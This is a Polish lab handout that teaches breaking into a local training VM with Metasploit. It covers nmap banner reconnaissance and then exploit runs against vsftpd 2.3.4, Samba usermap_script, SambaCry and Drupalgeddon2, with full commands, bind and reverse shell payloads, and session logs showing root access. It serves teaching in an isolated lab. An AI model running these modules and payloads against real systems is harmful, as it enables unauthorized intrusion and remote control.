Metasploit – wejście na maszynę

Ćwiczenie polega na zdobyciu dostępu do maszyny wirtualnej z kilkoma starymi usługami sieciowymi. Każdą usługę łamie się jednym modułem Metasploita, a potwierdzeniem sukcesu jest flaga (krótki napis w pliku na maszynie, potwierdzający uzyskanie dostępu) odczytana na złamanej maszynie. Ćwiczenie pokazuje, jak wygląda pełna ścieżka ataku: rozpoznanie banerów, dobór modułu, uruchomienie exploitu i sprawdzenie, kim się jest po wejściu.

Maszyna ma cztery podatne usługi i jedną pomocniczą. Wszystkie podatności pochodzą z lat 2007–2018 i wiążą się ze starymi wersjami znanego oprogramowania sieciowego: serwera FTP, serwera plików SMB oraz aplikacji internetowej. Które to dokładnie wersje i jakie luki, ustala się w trakcie rozpoznania.

Po zakończeniu ćwiczenia student potrafi:

- przeprowadzić rozpoznanie usług po banerach i dobrać na tej podstawie moduł Metasploita,
- wyjaśnić różnicę między exploitem, payloadem i modułem pomocniczym (ang. *auxiliary*),
- uruchomić exploit z payloadem bind i payloadem reverse oraz wskazać, po której stronie nasłuchuje otwarty port,
- obsłużyć sesję Metasploita (listę, wejście do sesji, wydanie polecenia),
- ocenić, jakie prawa daje zdobyty dostęp, i opisać to w formie obserwacji audytowej.

Ataki wolno prowadzić wyłącznie na maszynie własnej, wydanej do tego ćwiczenia. Kierowanie tych samych narzędzi na systemy obce, bez pisemnej zgody ich właściciela, może stanowić przestępstwo.

Spis treści

0. Wymagania 3
1. Maszyna i rozpoznanie 4
2. Metasploit w skrócie 5
3. vsftpd 2.3.4: backdoor w oficjalnym wydaniu 7
4. Samba z mapowaniem nazw: wejście bez logowania 8
5. SambaCry: biblioteka na udziale, wejście jako root 10
6. Drupalgeddon2: pierwszy meterpreter 11
7. Podsumowanie 13
8. Pytania kontrolne 14

0. Wymagania

Potrzebna jest maszyna wirtualna (VM) wydana do ćwiczenia (plik OVA) i pakiet VirtualBox. Plik OVA dodaje się do VirtualBox w menu *File*, pozycją *Import Appliance*, po czym uruchamia się utworzoną maszynę. Maszyna uruchamia się sama razem ze stackiem (zestawem usług); nie wymaga internetu. Login i hasło do systemu w maszynie: `kali`.

> **KROK**
>
> Uruchom maszynę w VirtualBox i zaloguj się. W systemie maszyny otwórz terminal i sprawdź, czy stack usług działa:
>
> ```
> docker compose -f /opt/metasploit-lab/docker-compose.yml ps
> ```
>
> Wszystkie kontenery powinny mieć status `Up`. To polecenie wykonuje się w terminalu systemu maszyny. Konsolę labową, w której przebiega reszta ćwiczenia, otwiera polecenie `pomoc` (uruchamia terminal w kontenerze z Metasploitem); po jego wpisaniu znak zachęty zmienia się na `root@pomoc:~#`.

W konsoli labowej sprawdź wersje narzędzi:

```
root@pomoc:~# msfconsole --version
Framework Version: 6.5.7-dev
root@pomoc:~# nmap --version
Nmap version 7.991 ( https://nmap.org )
```

Dalsze polecenia wykonaj w konsoli labowej, w której adresy maszyn labu są widoczne bezpośrednio (10.20.0.11 do 10.20.0.15). Sama konsola labowa ma w tej sieci adres 10.20.0.99.

1. Maszyna i rozpoznanie

Stack ćwiczenia składa się z pięciu kontenerów z usługami i kontenera konsoli labowej `pomoc`, wszystkie w jednej sieci labu:

Usługa	Adres w labie	Port na VM	Rola
FTP	10.20.0.11	8021	serwer plików
SMB (pierwszy)	10.20.0.12	10445	udziały sieciowe
SMB (drugi)	10.20.0.13	20445	udziały sieciowe
HTTP	10.20.0.14	8080	aplikacja webowa
strona informacyjna	10.20.0.15	8000	opis zadania, nie jest celem ataku

Tabela podaje tylko to, co wynika z topologii labu: protokół, adres i port. Dokładny produkt i jego wersję dla każdej usługi trzeba ustalić samodzielnie w rozpoznaniu, bo to one decydują o doborze modułu.

Usługi działają w wydzielonej sieci Dockera, a na maszynie wirtualnej są dostępne przez porty wymienione w tabeli. Kroki w instrukcji korzystają z adresów 10.20.0.x i zwykłych portów usług (21, 445, 80), a porty z kolumny Port na VM dotyczą połączeń z systemu maszyny, na przykład z przeglądarki. Ćwiczenie wykonuje się w całości z konsoli labowej, która ma dostęp do obu warstw: sieci kontenerów i portów na VM.

KROK

Przeskanuj usługi i przeczytaj banery:

```
nmap -sV -p 21 10.20.0.11
nmap -sV -p 445 10.20.0.12 10.20.0.13
nmap -sV -p 80 10.20.0.14
```

Przełącznik `-sV` włącza wykrywanie wersji. W wyniku kolumna SERVICE podaje rozpoznany protokół, a VERSION produkt i jego numer:

```
21/tcp open  ftp     vsftpd 2.3.4
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: LAB)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
```

Baner to pierwszy tekst, który usługa wysyła klientowi lub który Nmap odczytuje z próbek, a wersja z kolumny VERSION decyduje o dalszym postępowaniu, bo to do niej dobiera się znane podatności. Z rozpoznania wynika, że na porcie 21 działa vsftpd 2.3.4, na porcie 80 serwer Apache, a pod oboma adresami SMB serwer Samba. Banery obu usług Samba są niemal identyczne, różnią się tylko nazwą grupy roboczej, i nie podają numeru wersji (`3.X - 4.X`). Żeby je rozróżnić i dobrać właściwy moduł, trzeba sięgnąć po moduł pomocniczy Metasploita; opisują to sekcje o Sambie.

KROK

Zobacz stronę informacyjną, która zajmuje w labie port 80:

```
curl -s http://10.20.0.15/
```

W tytule strony jest napis `Maszyna do cwiczen`, a w treści informacja, że usługi nie wymagają logowania przez www.

2. Metasploit w skrócie

Metasploit Framework to zestaw narzędzi do testowania bezpieczeństwa, a najważniejszym z nich jest `msfconsole`, konsola z bazą modułów. Moduł to mały program wykonujący jedną czynność. W ćwiczeniu spotyka się trzy rodzaje elementów:


- **Exploit** to sposób wejścia na konkretną usługę: wysyła przygotowane dane wykorzystujące błąd.
- **Payload** to kod, który uruchamia się na ofierze po wejściu i daje napastnikowi powłokę. Każdy exploit ma payload domyślny, używany gdy nie ustawi się innego poleceniem `set PAYLOAD`; aktualny payload i opcje modułu pokazuje `show options`.
- **Auxiliary** to moduł pomocniczy, na przykład skaner albo tester; zwykle nie daje powłoki i nie zmienia stanu usługi, choć część modułów tej kategorii (na przykład moduły blokujące usługę) działa inaczej.

Podstawowa sekwencja pracy z konsolą wygląda zawsze tak samo.

Polecenie	Działanie
`search fraza`	wylistuj moduły pasujące do frazy
`use NAZWA`	wybierz moduł do pracy
`show options`	pokaż wymagane ustawienia modułu
`set OPCJA WARTOSC`	ustaw opcję, np. `set RHOSTS 10.20.0.11`
`run`	uruchom moduł
`sessions`	wylistuj otwarte sesje
`sessions -i 1`	wejdź do sesji numer 1
`exit`	zamknij sesję (przy znaku zachęty `msf6 >` zamyka całą konsolę)

W module exploit polecenie `run` otwiera sesję i od razu do niej wchodzi; moduł pomocniczy wykonuje swoje działanie i zwraca znak zachęty (prompt) konsoli. Aby wrócić do konsoli bez zamykania sesji, naciśnij Ctrl-Z; ponowne wejście daje `sessions -i NR`. Jeżeli nie zamykasz konsoli, numery sesji rosną; w przykładowych logach poniżej występuje sesja numer 1, widoczny numer może być wyższy, a aktualne numery pokazuje polecenie `sessions`.

Dwie uwagi mają w tym ćwiczeniu znaczenie. Pierwsza dotyczy kierunku połączenia. Payload bind otwiera port na ofierze i to napastnik łączy się do tego portu; payload reverse łączy się z ofiary do napastnika, jak pokazano na rysunku 1. Payload bind ma zastosowanie, gdy napastnik ma dostęp do sieci ofiary. Druga dotyczy wyboru celu. Część modułów wymaga wskazania celu poleceniem `set TARGET` (dostępne cele wypisuje `show targets`); bez tego moduł wybiera inną metodę i może nie dać powłoki.



Rys. 1. Kierunek połączenia w zależności od payloadu. U góry payload bind: port otwiera ofiara. Na dole payload reverse: ofiara łączy się z powrotem do konsoli.

KROK

Wejdź do konsoli Metasploita i przejrzyj, co wie o vsftpd:

```
msfconsole
search vsftpd
```

Po wpisaniu `msfconsole` znak zachęty zmienia się na `msf6 >` i to on oznacza pracę wewnątrz Metasploita. Polecenia `search`, `use`, `set` i `run` wykonuje się przy tym znaku zachęty, a `nmap`, `curl` czy `pomoc` w powłoce konsoli labowej. Polecenia wydane po wejściu do sesji (`id`, `cat`, `exit`) trafiają już na zaatakowaną maszynę.

Lista z `search` podaje dla każdego modułu ścieżkę, datę, ocenę skuteczności (rank) i krótki opis. Wynik przegląda się pod kątem zidentyfikowanej wersji. Dla vsftpd 2.3.4 pasuje exploit `exploit/unix/ftp/vsftpd_234_backdoor`, bo w nazwie i opisie ma numer 2.3.4, a nie moduł pomocniczy `auxiliary/dos/ftp/vsftpd_232`, który tylko blokuje usługę we wcześniejszych wydaniach (do 2.3.2) i nie dotyczy backdoora.

Ta sama metoda powtarza się dla każdej usługi: z wyniku Nmap odczytuje się produkt i wersję, a w konsoli wyszukuje moduły po nazwie usługi (`search samba`, `search drupal`). Szczegóły kandydata pokazuje polecenie `info NAZWA` – opis luki, przypisany numer CVE (CVE, ang. *Common Vulnerabilities and Exposures*, to publiczny katalog znanych podatności), obsługiwane wersje i dostępne cele. Na tej podstawie wybiera się moduł, którego zakres wersji pasuje do rozpoznanej usługi; gdy pasujących jest kilka, wybiera się dopasowany do konkretnej wersji, a nie pierwszy z listy. Jeżeli numer CVE jest już znany, modułu można też szukać wprost (`search cve:2017-7494`).

3. vsftpd 2.3.4: backdoor w oficjalnym wydaniu

Rozpoznanie wskazało na porcie 21 serwer `vsftpd 2.3.4`. Z listy `search vsftpd` do tej wersji pasuje exploit `exploit/unix/ftp/vsftpd_234_backdoor`. Przed uruchomieniem warto obejrzeć jego opis.

KROK

Wybierz moduł i wyświetl jego opis:

```
use exploit/unix/ftp/vsftpd_234_backdoor
info
```

W wyniku `info` sekcja `References` podaje numer CVE-2011-2523, a opis modułu wyjaśnia, na czym polega luka: w archiwum źródeł wydania vsftpd 2.3.4 z roku 2011 znalazł się backdoor, a login z końcówką `:)` uruchamiał na serwerze powłokę bez hasła. Sekcja `Available targets` wymienia cele modułu.

KROK

Ustaw cel i uruchom exploit. Listę celów pokazuje `show targets` — moduł ma dwa: cel 0 (powłoka systemowa przez stager) i cel 1 (powłoka z backdoora na porcie 6200). Wybierz cel 1:

```
set RHOSTS 10.20.0.11
show targets
set TARGET 1
run
```

Moduł łączy się z portem 21, wysyła login z `:)`, a potem sam łączy się z portem 6200, na którym backdoor otworzył powłokę:

```
[*] 10.20.0.11:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.20.0.11:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 10.20.0.11:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be
present
[+] 10.20.0.11:21 - Backdoor has been spawned!
[*] Found shell.
[*] Command shell session 1 opened (10.20.0.99:36313 -> 10.20.0.11:6200)
```

KROK

Konsola weszła do sesji automatycznie. Sprawdź, kim jesteś na ofierze, i odczytaj flagę:

```
id
cat /root/flag.txt
exit
```

```
uid=0(root) gid=0(root) groups=0(root)
BSI{vsftpd_234_backdoor}
```

Backdoor uruchamiał powłokę z prawami procesu serwera, a vsftpd działał jako root. To pierwszy poznany tu przypadek, w którym wejście od razu daje pełne prawa, a flaga leży w katalogu roota.

4. Samba z mapowaniem nazw: wejście bez logowania

Pod adresami SMB rozpoznanie pokazało tylko `Samba smbd 3.X - 4.X`, bez dokładnego numeru. W starych wydaniach Samby z gałęzi 3.0.x administrator mógł mapować nazwy użytkowników skryptem; wadliwa obsługa tego skryptu przepuszczała znaki specjalne nazwy, przez co logowanie z nazwą zawierającą polecenie wykonywało to polecenie na serwerze. Atak nie wymaga żadnego konta.

Nmap nie rozróżnił obu serwerów Samba, więc najpierw trzeba ustalić, który z nich jest tym starym wydaniem. Robi to moduł pomocniczy `smb_version`.

KROK

Sprawdź wersję obu serwerów Samba:

```
use auxiliary/scanner/smb/smb_version
set RHOSTS 10.20.0.12
run
set RHOSTS 10.20.0.13
run
```

```
[*] 10.20.0.12:445 - SMB Detected (versions: 1) (preferred dialect: ) (signatures: optional)
[+] 10.20.0.12:445 - Host is running Unix
[*] 10.20.0.13:445 - Host could not be identified: Windows 6.1 (Samba 4.6.3)
```

Serwer 10.20.0.13 podaje numer wersji (Samba 4.6.3), a 10.20.0.12 tylko `Host is running Unix`, bez numeru. To rozróżnia obie usługi: 10.20.0.13 z numerem 4.6.3 ma osobną lukę, opisaną w następnej sekcji, a 10.20.0.12 bez podanego numeru to stare wydanie z gałęzi 3.0.x, podatne na błąd mapowania nazw — tu, inaczej niż przy vsftpd, dokładnego numeru nie da się odczytać. W wynikach `search samba` opis modułu `exploit/multi/samba/usermap_script` (`info` pokazuje CVE-2007-2447 i zakres wersji 3.0.20 do 3.0.25rc3) odpowiada tej właśnie luce.

KROK

Uruchom moduł z payloadem bind:

```
use exploit/multi/samba/usermap_script
set RHOSTS 10.20.0.12
set PAYLOAD cmd/unix/bind_perl
run
```

```
[*] Started bind TCP handler against 10.20.0.12:4444
[*] Command shell session 1 opened (10.20.0.99:45031 -> 10.20.0.12:4444)
```

KROK

Konsola weszła do sesji automatycznie. Wydaj te same polecenia co poprzednio i odczytaj flagę:

```
id
cat /root/flag.txt
exit
```

```
uid=0(root) gid=0(root) groups=0(root)
BSI{samba_usermap_script}
```

Zwróć uwagę na kierunek połączenia. Payload `cmd/unix/bind_perl` otworzył port 4444 na ofierze (`10.20.0.12:4444` w komunikacie sesji), a konsola połączyła się do niego. Bind działa więc z konsoli mającej dostęp do sieci ofiary.

5. SambaCry: biblioteka na udziale, wejście jako root

Drugi z serwerów Samba, pod adresem 10.20.0.13, to ustalona wcześniej wersja 4.6.3. Jej błąd z roku 2017 jest prostszy do opisu niż backdoor. Samba pozwalała gościowi zapisać plik w udostępnionym katalogu (udziale SMB), a potem ładowała plik z rozszerzeniem `.so` jako bibliotekę, gdy klient prosił o potok nazwany (ang. *named pipe*, mechanizm komunikacji między procesami) o tej ścieżce. Kto mógł pisać na udziale, ten wykonywał kod jako root. Potoczna nazwa luki to SambaCry.

W wynikach `search samba` modułem do tej wersji jest `exploit/linux/samba/is_known_pipename`; jego `info` opisuje lukę (CVE-2017-7494) i obsługiwane wersje. Znając numer CVE, trafia do niego także `search cve:2017-7494`. Warto przed uruchomieniem exploitu sprawdzić, co usługa udostępnia; nazwę zapisywalnego udziału (`share`) do opcji `SMB_SHARE_NAME` odczytuje się z wyniku skanera `smb_enumshares`.

KROK

Sprawdź udziały i ich dostępność, a następnie uruchom exploit:

```
use auxiliary/scanner/smb/smb_enumshares
set RHOSTS 10.20.0.13
run
use exploit/linux/samba/is_known_pipename
set RHOSTS 10.20.0.13
set SMB_SHARE_NAME share
run
```

```
[+] 10.20.0.13:139 - share - (DISK)
[+] 10.20.0.13:139 - IPC$ - (IPC|SPECIAL) IPC Service (Samba Server Version 4.6.3)
[*] 10.20.0.13:445 - Loading the payload from server-side path /home/share/ekVplJwd.so...
[-] 10.20.0.13:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[+] 10.20.0.13:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (10.20.0.99:34745 -> 10.20.0.13:445)
```

Moduł najpierw wgrał bibliotekę `ekVplJwd.so` na zapisywalny udział, a potem poprosił serwer o potok o tej nazwie; serwer załadował bibliotekę i uruchomił kod. Moduł nie zna dokładnej ścieżki wgranego pliku po stronie serwera, więc próbuje kolejnych możliwych lokalizacji. Wpis `Failed to load` (`STATUS_OBJECT_NAME_NOT_FOUND`) to próba ze złą ścieżką; następna trafia na właściwą i serwer ładuje bibliotekę. Powłoka wraca tym samym połączeniem, po którym przechodziło żądanie SMB. Zdarza się, że moduł przerwie pracę komunikatem `STATUS_PIPE_BROKEN`; należy wtedy ponownie uruchomić `run`.

KROK

Konsola weszła do sesji automatycznie. Sprawdź prawa, odczytaj flagę i zamknij sesję:


```
id
cat /root/flag.txt
exit
```

```
uid=0(root) gid=0(root) groups=0(root)
BSI{sambacry_7494}
```

Przyczyna tej podatności jest inna niż dwóch poprzednich. Katalog udziału był otwarty zbyt szeroko, a serwer traktował plik umieszczony w nim jak kod do wykonania. Zapisywalny udział, na którym serwer wykonuje to, co zostanie w nim umieszczone, jest podatnością samą w sobie.

6. Drupalgeddon2: pierwszy meterpreter

Czwarta usługa to aplikacja internetowa. W przeglądarce w systemie maszyny otwórz adres `http://127.0.0.1:8080/`; przeglądarka korzysta z portu na VM, a exploit w konsoli z adresu w labie (10.20.0.14). Otwiera się strona główna systemu Drupal (system zarządzania treścią), jak na rysunku 2. Strona nie zawiera jeszcze treści, a po lewej stronie widać formularz logowania (User login).



Rys. 2. Strona główna systemu Drupal na porcie 8080. Po lewej stronie formularz logowania, który w ataku nie jest potrzebny.

Nmap na porcie 80 podał tylko serwer `Apache httpd 2.4.10`; że działa na nim Drupal, widać dopiero w przeglądarce, po wyglądzie strony: logo, nagłówku „Welcome to Site-Install„ i bloku „User login”. Wśród wyników `search drupal` do tej aplikacji pasuje `exploit/unix/webapp/drupal_drupalgeddon2`; jego `info` podaje numer CVE-2018-7600 i opis luki: podatny był mechanizm formularzy (Forms API), więc żądanie HTTP z kodem PHP w parametrze formularza działało bez logowania. Dokładnej wersji nie trzeba podawać ręcznie, bo moduł sam sprawdza cel i w logu potwierdza podatną wersję (`Detected vulnerable version 7`).

> **KROK**
>
> Uruchom exploit z payloadem reverse. Jako adres zwrotny (LHOST) podaj adres konsoli labowej. Pierwsze żądanie kierowane do Drupala inicjuje aplikację, więc jeżeli moduł zgłosi błąd podczas sprawdzania wersji, uruchom go ponownie poleceniem `run`:
>
> ```
> use exploit/unix/webapp/drupal_drupalgeddon2
> set RHOSTS 10.20.0.14
> set PAYLOAD php/meterpreter/reverse_tcp
> set LHOST 10.20.0.99
> run
> ```

```
[*] Started reverse TCP handler on 10.20.0.99:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Detected vulnerable version 7
[*] Sending stage (72686 bytes) to 10.20.0.14
[*] Meterpreter session 1 opened (10.20.0.99:4444 -> 10.20.0.14:36118)
```

Tym razem kierunek połączenia był odwrotny: konsola nasłuchiwała na porcie 4444, a ofiara sama zgłosiła się do niej (`10.20.0.14:36118`). Payload `php/meterpreter/reverse_tcp` to pierwszy w ćwiczeniu meterpreter: zaawansowana powłoka, która po wejściu pobiera z konsoli dodatkowy kod i daje własne polecenia (`sysinfo`, `shell`, `ls`). Linia `Sending stage` w logu to przesłanie tego dodatkowego kodu z konsoli na maszynę celu.

KROK

Konsola weszła do sesji meterpreter automatycznie. Wydaj kilka poleceń i odczytaj flagę. Pierwsze `exit` kończy powłokę systemową i wraca do znaku zachęty `meterpreter >`; sesję zamyka kolejne `exit`:

```
sysinfo
shell
cat /root/flag.txt
exit
exit
```

```
meterpreter > sysinfo
Computer        : f509caf3be25
OS              : Linux ... x86_64
Meterpreter     : php/linux
meterpreter > shell
cat /root/flag.txt
BSI{drupalgeddon2}
```

W kontenerze Drupal pracował jako `www-data`, ale uprawnienia katalogu `/root` pozwalały mu na odczyt, więc flagę odczytano bez podnoszenia uprawnień. W warunkach realnego systemu byłby to zwykle koniec prostej ścieżki i początek podnoszenia uprawnień, co omawia osobne ćwiczenie.

7. Podsumowanie

Etap	Usługa	Luka	Moduł Metasploita	Payload	Prawa po wejściu
1	vsftpd 2.3.4	CVE-2011-2523	`exploit/unix/ftp/vsftpd_234_backdoor`	`cmd/unix/interact`	root
2	Samba 3.0.24	CVE-2007-2447	`exploit/multi/samba/usermap_script`	`cmd/unix/bind_perl`	root
3	Samba 4.6.3	CVE-2017-7494	`exploit/linux/samba/is_known_pipename`	`cmd/unix/interact`	root
4	Drupal 7.57	CVE-2018-7600	`exploit/unix/webapp/drupal_drupalgeddon2`	`php/meterpreter/reverse_tcp`	www-data

Wszystkie cztery usługi łączy ta sama cecha. To stara wersja znanego oprogramowania i publicznie znany błąd, dla którego w bazie Metasploita jest gotowy moduł. Baner z rozpoznania wystarcza, żeby ten moduł znaleźć. Trzy wejścia dały natychmiast pełne prawa, czwarte wymagałoby w realnym systemie dalszej pracy.

Obserwacje warto zapisywać w formie raportowej, tak jak w tabeli: nazwa usługi z banera, identyfikator luki (CVE), użyty moduł i payload, uzyskane prawa. To te pola, których szuka audytor, gdy czyta sprawozdanie z testu penetracyjnego.

> **UWAGA**
>
> Moduł `ms17_010_eternalblue` to exploit EternalBlue z roku 2017. Upowszechnił go robak WannaCry. W tym labie nie daje on na Sambie powłoki, ponieważ jest napisany dla Windows i przesyła kod maszynowy Windows. Na Sambie potrafi co najwyżej zatrzymać usługę. Występowanie samej luki sprawdza moduł pomocniczy `auxiliary/scanner/smb/smb_ms17_010`. Na obu Sambach labu zgłasza on brak podatności, bo luka dotyczy implementacji SMB w Windows; warto uruchomić go na obu usługach dla porównania.

8. Pytania kontrolne

1. Co to jest baner i jaką rolę pełni w doborze modułu Metasploita?
2. Czym różni się payload bind od payload reverse i po której stronie leży w każdym z nich port nasłuchujący?
3. Dlaczego podatność w vsftpd 2.3.4 opisuje się jako backdoor w kodzie rozpowszechnianym jako oficjalne wydanie, a nie jako zwykły błąd programisty?
4. Co musiało być spełnione, żeby SambaCry zadziałał, i dlaczego sam fakt zapisu pliku na udziale wystarczył do wykonania kodu?
5. Czy którykolwiek z czterech exploitów wymagał podania nazwy użytkownika lub hasła? Uzasadnij, odwołując się do opisów podatności.
6. Co zyskuje napastnik, używając meterpreter zamiast zwykłej powłoki, i czym jest etap `Sending stage` widoczny w logu?

> **DALSZA PRAKTYKA**
>
> W konsoli Metasploita polecenie `search` wyszukuje też po numerach CVE, np. `search cve:2017-7494`. Modułami pomocniczymi można przejrzeć całą maszynę bez uruchamiania exploitów: `auxiliary/scanner/portscan/tcp`, `auxiliary/scanner/smb/smb_version`, `auxiliary/scanner/ftp/ftp_version`. Własne eksperymenty wolno prowadzić wyłącznie na tej maszynie.